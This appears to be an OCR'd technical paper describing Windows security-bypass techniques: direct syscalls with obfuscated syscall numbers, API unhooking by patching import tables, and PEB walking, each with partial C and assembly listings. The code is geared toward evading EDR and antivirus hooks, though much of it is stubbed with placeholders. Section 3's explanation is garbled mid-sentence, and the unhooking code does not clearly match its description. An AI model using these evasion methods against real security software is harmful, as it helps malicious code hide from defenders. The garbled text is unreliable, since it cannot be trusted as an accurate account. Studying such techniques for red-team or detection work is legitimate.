
Advanced Bypass Techniques in Windows Security

Ouzidane Reda

April 11, 2025

1 Direct Syscalls



The above diagram illustrates how a direct syscall bypass works. In a typical setup, the user application calls functions in ntdll.dll, which is often hooked by security mechanisms. The direct syscall bypass allows the user application to bypass the hook by directly invoking system calls, avoiding the monitoring path through ntdll.

Listing 1: Robust Direct Syscall Implementation

```
// Syscall stub with SSN obfuscation
__declspec(naked) NTSTATUS NtAllocateVirtualMemorySyscall(
    HANDLE ProcessHandle,
    PVOID* BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect)
{
    __asm {
        mov r10, rcx
        mov eax, [current_ssn] // Dynamically resolved
        syscall
        ret
    }
}

// Dynamic SSN resolver
DWORD GetSSN(LPCSTR funcName) {
```

```
    // ... SSN extraction logic ...
    return ssn;
}
```


2 API Unhooking

This diagram describes the process of API unhooking. The API function is initially hooked by security software, but unhooking restores the function to its original state, bypassing any monitoring mechanisms.

Listing 2: Comprehensive Unhooking Implementation

```
BOOL CleanHooks(LPCSTR moduleName) {
    HMODULE hMod = GetModuleHandleA(moduleName);
    HANDLE hFile = CreateFileA(/* clean DLL path */);

    // Validate digital signatures
    if (!VerifyAuthenticode(hFile)) return FALSE;

    // Map clean DLL
    PVOID pClean = MapFileToMemory(hFile);
    PVOID pHeader = ImageNtHeader(hMod);

    // Iterate through IAT
    for (PIMAGE_IMPORT_DESCRIPTOR impDesc = /*...*/) {
        for (PIMAGE_THUNK_DATA thunk = /*...*/) {
            PVOID* ppFunc = (PVOID*)&thunk->u1.Function;
            PVOID pCleanFunc = GetEquivalentAddress(pClean, *ppFunc
                ↪ );

            // Patch memory
            DWORD oldProtect;
            VirtualProtect(ppFunc, sizeof(PVOID),
                PAGE_EXECUTE_READWRITE, &oldProtect);
            *ppFunc = pCleanFunc;
            VirtualProtect(ppFunc, sizeof(PVOID),
                oldProtect, &oldProtect);
        }
    }
    return TRUE;
}
```

3 PEB Walking



The diagram illustrates the structure and walking path of the Process Environment Block (PEB). By traversing the PEB, specifically the 'PEB$_LDR_DATA$'*structure*, *onecanaccessthelistofl*

Listing 3: PEB Walking Implementation

```
PPEB GetPEB() {
#ifdef _WIN64
    return (PPEB)__readgsqword(0x60);
#else
    return (PPEB)__readfsdword(0x30);
#endif
}

PVOID FindModuleBase(LPCWSTR moduleName) {
    PPEB peb = GetPEB();
    PLIST_ENTRY head = &peb->Ldr->InMemoryOrderModuleList;

    for (PLIST_ENTRY entry = head->Flink; entry != head; entry =
        ↪ entry->Flink) {
        PLDR_DATA_TABLE_ENTRY ldrEntry = CONTAINING_RECORD(
            entry, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);

        if (wcsstr(ldrEntry->FullDllName.Buffer, moduleName)) {
            return ldrEntry->DllBase;
        }
```

```
20      }
21      return NULL;
22  }
```